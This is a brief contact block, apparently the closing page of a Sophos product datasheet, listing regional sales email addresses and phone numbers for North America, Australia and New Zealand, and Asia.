Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

21-11-04 EN (DD)

SOPHOS